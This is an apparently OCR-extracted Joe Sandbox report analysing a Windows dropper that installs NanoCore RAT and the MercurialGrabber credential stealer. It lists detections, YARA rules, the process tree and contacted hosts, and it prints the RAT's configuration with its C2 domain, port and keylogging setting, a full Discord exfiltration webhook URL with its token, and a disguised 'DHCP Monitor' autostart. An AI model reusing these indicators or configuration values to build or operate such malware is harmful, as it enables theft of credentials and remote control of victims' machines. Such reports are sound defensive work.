ID: 553230
Sample Name:
4Y85lSOUJ0.exe
Cookbook: default.jbs
Time: 14:15:24
Date: 14/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 4Y85lSOUJ0.exe

Overview


General Information

Sample Name:	4Y85lSOUJ0.exe
Analysis ID:	553230
MD5:	4f439877b84b51b.
SHA1:	defde1263c0ca2d..
SHA256:	b05b740309562a..
Tags:	exe NanoCore RAT
Infos:	

Most interesting Screenshot:



Detection




Nanocore
MercurialGrabber

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through …
- Sigma detected: NanoCore
- Yara detected MercurialGrabber
- Detected Nanocore Rat
- Antivirus / Scanner detection for sub…
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropp…
- Yara detected Nanocore RAT
- Machine Learning detection for samp…
- May check the online IP address of …

Classification



Process Tree

- **System is w10x64**
- 4Y85lSOUJ0.exe (PID: 6896 cmdline: "C:\Users\user\Desktop\4Y85lSOUJ0.exe" MD5: 4F439877B84B51B8CAA48AE81E1D2363)
  - nano.exe (PID: 6968 cmdline: "C:\ProgramData\nano.exe" MD5: 94115D1343C7C81682FE2D48CB9F8B96)
  - output.exe (PID: 7124 cmdline: "C:\ProgramData\output.exe" MD5: BF3C8FF8097814C773B0E86495FD0013)
    - conhost.exe (PID: 6320 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: NanoCore

```
{
  "Version": "1.2.2.0",
  "Mutex": "e5633be0-23ed-438f-a28c-ab363fff",
  "Group": "Lol ve Valo",
  "Domain1": "alpay.germanywestcentral.cloudapp.azure.com",
  "Domain2": "",
  "Port": 6000,
  "KeyboardLogging": "Enable",
  "RunOnStartup": "Enable",
  "RequestElevation": "Disable",
  "BypassUAC": "Disable",
  "ClearZoneIdentifier": "Enable",
  "ClearAccessControl": "Disable",
  "SetCriticalProcess": "Disable",
  "PreventSystemSleep": "Enable",
  "ActivateAwayMode": "Disable",
  "EnableDebugMode": "Disable",
  "RunDelay": 0,
  "ConnectDelay": 4000,
  "RestartDelay": 5000,
  "TimeoutInterval": 4985,
  "KeepAliveTimeout": 30000,
  "MutexTimeout": 5000,
  "LanTimeout": 2500,
  "WanTimeout": 8000,
  "BufferSize": "fcff0000",
  "MaxPacketSize": "0000a000",
  "GCThreshold": "0000a000",
  "UseCustomDNS": "Enable",
  "PrimaryDNSServer": "alpay.germanywestcentral.cloudapp.azure.com"
}
```


Threatname: MercurialGrabber


```
{
  "Webhook Url": "https://discord.com/api/webhooks/927987281703350292/hNa4BC1580ABvkRj9aSBy9rORGnNfCEHIauFtOCPo1WWv1cprxylpPM2dUs4LrksljK7"
}
```


Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
4Y85lSOUJ0.exe	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1abfd:$x1: NanoCore.ClientPluginHost • 0x1ac3a:$x2: IClientNetworkHost • 0x1e76d:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
4Y85lSOUJ0.exe	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x1a975:$x1: NanoCore Client.exe • 0x1abfd:$x2: NanoCore.ClientPluginHost • 0x1c236:$s1: PluginCommand • 0x1c22a:$s2: FileCommand • 0x1d0db:$s3: PipeExists • 0x22e92:$s4: PipeCreated • 0x1ac27:$s5: IClientLoggingHost
4Y85lSOUJ0.exe	JoeSecurity_MercurialGrabber	Yara detected MercurialGrabber	Joe Security	
4Y85lSOUJ0.exe	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
4Y85lSOUJ0.exe	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0x1a965:$a: NanoCore • 0x1a975:$a: NanoCore • 0x1aba9:$a: NanoCore • 0x1abbd:$a: NanoCore • 0x1abfd:$a: NanoCore • 0x1a9c4:$b: ClientPlugin • 0x1abc6:$b: ClientPlugin • 0x1ac06:$b: ClientPlugin • 0x1aaeb:$c: ProjectData • 0x1b4f2:$d: DESCrypto • 0x22ebe:$e: KeepAlive • 0x20eac:$g: LogClientMessage • 0x1d0a7:$i: get_Connected • 0x1b828:$j: #=q • 0x1b858:$j: #=q • 0x1b874:$j: #=q • 0x1b8a4:$j: #=q • 0x1b8c0:$j: #=q • 0x1b8dc:$j: #=q • 0x1b90c:$j: #=q • 0x1b928:$j: #=q

Source	Rule	Description	Author	Strings
Click to see the 1 entries				

Dropped Files

Source	Rule	Description	Author	Strings
C:\ProgramData\output.exe	JoeSecurity_MercurialGrabber	Yara detected MercurialGrabber	Joe Security	
C:\ProgramData\output.exe	MAL_Luna_Stealer_Apr_2021_1	Detect Luna stealer (also Mercurial Grabber)	Arkbird_SOLG	• 0xacc:$s1: 73 3B 00 00 0A 0B 07 72 AB 0B 00 70 02 7B 06 00 00 04 28 0E 00 00 0A 6F 3C 00 00 0A 0C 08 6F 3D 00 00 0A 6F 3E 00 00 0A 6F 3F 00 00 0A 0D 09 6F 40 00 00 0A 0A 02 72 DD 0B 00 70 06 28 2E 00 00 ... • 0x1cf8:$s2: 72 F6 17 00 70 02 7B 35 00 00 04 28 2E 00 00 06 0A 02 72 08 18 00 70 02 7B 35 00 00 04 28 2E 00 00 06 7D 37 00 00 04 72 0E 18 00 70 02 7B 35 00 00 04 28 2E 00 00 06 0B 02 06 72 2A 18 00 70 07 ... • 0x1efc:$s3: 72 DC 18 00 70 73 7C 00 00 0A 0A 06 6F 7D 00 00 0A 6F 7E 00 00 0A 0C 2B 75 08 6F 7F 00 00 0A 74 53 00 00 01 0B 07 72 24 19 00 70 6F 80 00 00 0A 2C 16 02 07 72 24 19 00 70 6F 80 00 00 0A 6F 1D ... • 0x79f1:$x1: ---------- mercurial grabber ---------- • 0x7c39:$x2: 5C 00 73 00 2A 00 3A 00 5C 00 73 00 2A 00 28 00 22 00 28 00 3F 00 3A 00 5C 00 5C 00 22 00 7C 00 5B 00 5E 00 22 00 5D 00 29 00 2A 00 3F • 0x7e53:$x3: 5B 00 5C 00 77 00 2D 00 5D 00 7B 00 32 00 34 00 7D 00 5C 00 2E 00 5B 00 5C 00 77 00 2D 00 5D 00 7B 00 36 00 7D 00 5C 00 2E 00 5B 00 5C 00 77 00 2D 00 5D 00 7B 00 32 00 37 00 7D 00 01 1D 6D 00 ...
C:\ProgramData\nano.exe	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1018d:$x1: NanoCore.ClientPluginHost • 0x101ca:$x2: IClientNetworkHost • 0x13cfd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
C:\ProgramData\nano.exe	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xff05:$x1: NanoCore Client.exe • 0x1018d:$x2: NanoCore.ClientPluginHost • 0x117c6:$s1: PluginCommand • 0x117ba:$s2: FileCommand • 0x1266b:$s3: PipeExists • 0x18422:$s4: PipeCreated • 0x101b7:$s5: IClientLoggingHost
C:\ProgramData\nano.exe	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
Click to see the 5 entries				

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000000.280292541.000000000692000.00000002.00020000.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1a9fd:$x1: NanoCore.ClientPluginHost • 0x1aa3a:$x2: IClientNetworkHost • 0x1e56d:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
00000000.00000000.280292541.000000000692000.00000002.00020000.sdmp	JoeSecurity_MercurialGrabber	Yara detected MercurialGrabber	Joe Security	
00000000.00000000.280292541.000000000692000.00000002.00020000.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
00000000.00000000.280292541.000000000692000.00000002.00020000.sdmp	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0x1a765:$a: NanoCore • 0x1a775:$a: NanoCore • 0x1a9a9:$a: NanoCore • 0x1a9bd:$a: NanoCore • 0x1a9fd:$a: NanoCore • 0x1a7c4:$b: ClientPlugin • 0x1a9c6:$b: ClientPlugin • 0x1aa06:$b: ClientPlugin • 0x1a8eb:$c: ProjectData • 0x1b2f2:$d: DESCrypto • 0x22cbe:$e: KeepAlive • 0x20cac:$g: LogClientMessage • 0x1cea7:$i: get_Connected • 0x1b628:$j: #=q • 0x1b658:$j: #=q • 0x1b674:$j: #=q • 0x1b6a4:$j: #=q • 0x1b6c0:$j: #=q • 0x1b6dc:$j: #=q • 0x1b70c:$j: #=q • 0x1b728:$j: #=q
00000002.00000000.283905085.0000000000A82000.00000002.00020000.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xff8d:$x1: NanoCore.ClientPluginHost • 0xffca:$x2: IClientNetworkHost • 0x13afd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
Click to see the 41 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
2.0.nano.exe.a80000.0.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1018d:$x1: NanoCore.ClientPluginHost • 0x101ca:$x2: IClientNetworkHost • 0x13cfd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
2.0.nano.exe.a80000.0.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xff05:$x1: NanoCore Client.exe • 0x1018d:$x2: NanoCore.ClientPluginHost • 0x117c6:$s1: PluginCommand • 0x117ba:$s2: FileCommand • 0x1266b:$s3: PipeExists • 0x18422:$s4: PipeCreated • 0x101b7:$s5: IClientLoggingHost
2.0.nano.exe.a80000.0.unpack	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
2.0.nano.exe.a80000.0.unpack	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0xfef5:$a: NanoCore • 0xff05:$a: NanoCore • 0x10139:$a: NanoCore • 0x1014d:$a: NanoCore • 0x1018d:$a: NanoCore • 0xff54:$b: ClientPlugin • 0x10156:$b: ClientPlugin • 0x10196:$b: ClientPlugin • 0x1007b:$c: ProjectData • 0x10a82:$d: DESCrypto • 0x1844e:$e: KeepAlive • 0x1643c:$g: LogClientMessage • 0x12637:$i: get_Connected • 0x10db8:$j: #=q • 0x10de8:$j: #=q • 0x10e04:$j: #=q • 0x10e34:$j: #=q • 0x10e50:$j: #=q • 0x10e6c:$j: #=q • 0x10e9c:$j: #=q • 0x10eb8:$j: #=q
2.0.nano.exe.a80000.1.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1018d:$x1: NanoCore.ClientPluginHost • 0x101ca:$x2: IClientNetworkHost • 0x13cfd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
Click to see the 104 entries				

Sigma Overview

AV Detection:

Sigma detected: NanoCore

E-Banking Fraud:

Sigma detected: NanoCore

Stealing of Sensitive Information:

Sigma detected: NanoCore

Remote Access Functionality:

Sigma detected: NanoCore

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected MercurialGrabber

Antivirus / Scanner detection for submitted sample

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Yara detected Nanocore RAT

Machine Learning detection for sample

Machine Learning detection for dropped file

Networking:

May check the online IP address of the machine

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected MercurialGrabber

Yara detected Nanocore RAT

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Stealing of Sensitive Information:

Yara detected MercurialGrabber

Yara detected Nanocore RAT

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:

Yara detected MercurialGrabber

Detected Nanocore Rat


Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command Control
Valid Accounts	Command and Scripting Interpreter 2	Path Interception	Access Token Manipulation 1	Disable or Modify Tools 1	OS Credential Dumping 1	Account Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress To Transfer 1

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command Control
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 1 2	Deobfuscate/Decode Files or Information 1	Input Capture 2 1	File and Directory Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encrypted Channel
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Security Account Manager	System Information Discovery 2 3	SMB/Windows Admin Shares	Input Capture 2 1	Automated Exfiltration	Remote A Software
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 4	NTDS	Security Software Discovery 1 1 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Appli Layer Prot
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 2	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Applicatio Protocol
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 3 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 2	Proc Filesystem	System Owner/User Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applicatio Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 1	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Proto
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	System Network Configuration Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Trans Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
4Y85ISOUJ0.exe	74%	Virustotal		Browse
4Y85ISOUJ0.exe	83%	ReversingLabs	ByteCode-MSIL.Trojan.Remcos	
4Y85ISOUJ0.exe	100%	Avira	TR/Dropper.MSIL.Gen7	
4Y85ISOUJ0.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	100%	Avira	TR/Dropper.MSIL.Gen7	
C:\ProgramData\output.exe	100%	Avira	HEUR/AGEN.1137455	
C:\ProgramData\nano.exe	100%	Avira	TR/Dropper.MSIL.Gen7	
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	100%	Joe Sandbox ML		
C:\ProgramData\output.exe	100%	Joe Sandbox ML		
C:\ProgramData\nano.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	86%	Metadefender		Browse
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	96%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoCore	
C:\ProgramData\nano.exe	86%	Metadefender		Browse
C:\ProgramData\nano.exe	96%	ReversingLabs	ByteCode-MSIL.Backdoor.NanoCore	

Source	Detection	Scanner	Label	Link
C:\ProgramData\output.exe	51%	Metadefender		Browse
C:\ProgramData\output.exe	86%	ReversingLabs	ByteCode-MSIL.Infostealer.Mercurial	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.output.exe.300000.0.unpack	100%	Avira	HEUR/AGEN.1137455		Download File
2.2.nano.exe.5c40000.7.unpack	100%	Avira	TR/NanoCore.fadte		Download File
0.2.4Y85lSOUJ0.exe.690000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
5.0.output.exe.300000.1.unpack	100%	Avira	HEUR/AGEN.1137455		Download File
2.0.nano.exe.a80000.2.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
2.2.nano.exe.a80000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
2.0.nano.exe.a80000.3.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
5.0.output.exe.300000.0.unpack	100%	Avira	HEUR/AGEN.1137455		Download File
2.0.nano.exe.a80000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
2.0.nano.exe.a80000.1.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
5.0.output.exe.300000.2.unpack	100%	Avira	HEUR/AGEN.1137455		Download File
0.0.4Y85lSOUJ0.exe.690000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File

Domains

Source	Detection	Scanner	Label	Link
discord.com	0%	Virustotal		Browse
ip4.seeip.org	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
	0%	Avira URL Cloud	safe	
http://https://ip4.seeip.org/	0%	URL Reputation	safe	
http://https://discord.com	0%	URL Reputation	safe	
http://https://www.countryflags.io/CH/flat/48.png	0%	Virustotal		Browse
http://https://www.countryflags.io/CH/flat/48.png	0%	Avira URL Cloud	safe	
http://https://ip4.seeip.org	0%	Avira URL Cloud	safe	
http://discord.com	0%	URL Reputation	safe	
http://https://ip4.seeip.orgx	0%	Avira URL Cloud	safe	
http://https://www.countryflags.io/	0%	Avira URL Cloud	safe	
http://ip-api.comx	0%	URL Reputation	safe	
http://https://discord.com8	0%	Avira URL Cloud	safe	
http://https://discord.comx	0%	Avira URL Cloud	safe	
http://https://discord.com/api/webhooks/927987281703350292/hNa4BC1580ABvkRj9aSBy9rORGnNfCEHIauFtOCPo1WWv1cp	0%	Avira URL Cloud	safe	
http://https://discord.com/api/webhooks/927987281703350292/hNa4BC1580ABvkRj9aSBy9rORGnNfCEHIauFtOCPo1WWv1cprxylpPM2dUs4LrksljK7	0%	Avira URL Cloud	safe	
http://ip4.seeip.org	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
discord.com	162.159.137.232	true	true	• 0%, Virustotal, Browse	unknown
ip-api.com	208.95.112.1	true	false		high
ip4.seeip.org	23.128.64.141	true	false	• 1%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
	true	• Avira URL Cloud: safe	low
http://https://ip4.seeip.org/	false	• URL Reputation: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://ip-api.com//json/84.17.52.18	false		high
http:// https://discord.com/api/webhooks/927987281703350292/hNa4BC1580ABvkRj9aSBy9rORGnNfCEHIauFtOCPo1WWv1cprxylpPM2dUs4LrksljK7	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.95.112.1	ip-api.com	United States		53334	TUT-ASUS	false
162.159.137.232	discord.com	United States		13335	CLOUDFLARENETUS	true
23.128.64.141	ip4.seeip.org	United States		19969	JOESDATACENTERUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	553230
Start date:	14.01.2022
Start time:	14:15:24
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 8s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	4Y85lSOUJ0.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@6/9@3/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
14:16:19	API Interceptor	1047x Sleep call for process: nano.exe modified

Time	Type	Description
14:16:20	API Interceptor	17x Sleep call for process: output.exe modified
14:16:21	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run DHCP Monitor C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	
Process:	C:\ProgramData\nano.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	207872
Entropy (8bit):	7.448399723644048
Encrypted:	false
SSDEEP:	3072:gzEqV6B1jHa6dtJ10jgvzcgi+oG/j9iaMP2s/HIHd7/j8BE8miDxhy1uD9A+FhIv:gLV6Bta6dtJmakIM5a/8BEjBuZnUMSb
MD5:	94115D1343C7C81682FE2D48CB9F8B96
SHA1:	EE73AF63C59A93511797A53C1ED74A87892E75B3
SHA-256:	D9BA471F10C78E3DFA01274B8601FDFF6F0D7971824D24D50DF21F619A1AB502
SHA-512:	37E1080DF9967D0492388264A8084588CC147631421927163274DE8221D5F3964EBD92574CCC321809FC93AA409A9723AA0BC799C33C05266CAE3D6DBE999CE2
Malicious:	**true**
Yara Hits:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 86%, Browse • Antivirus: ReversingLabs, Detection: 96%
Reputation:	low
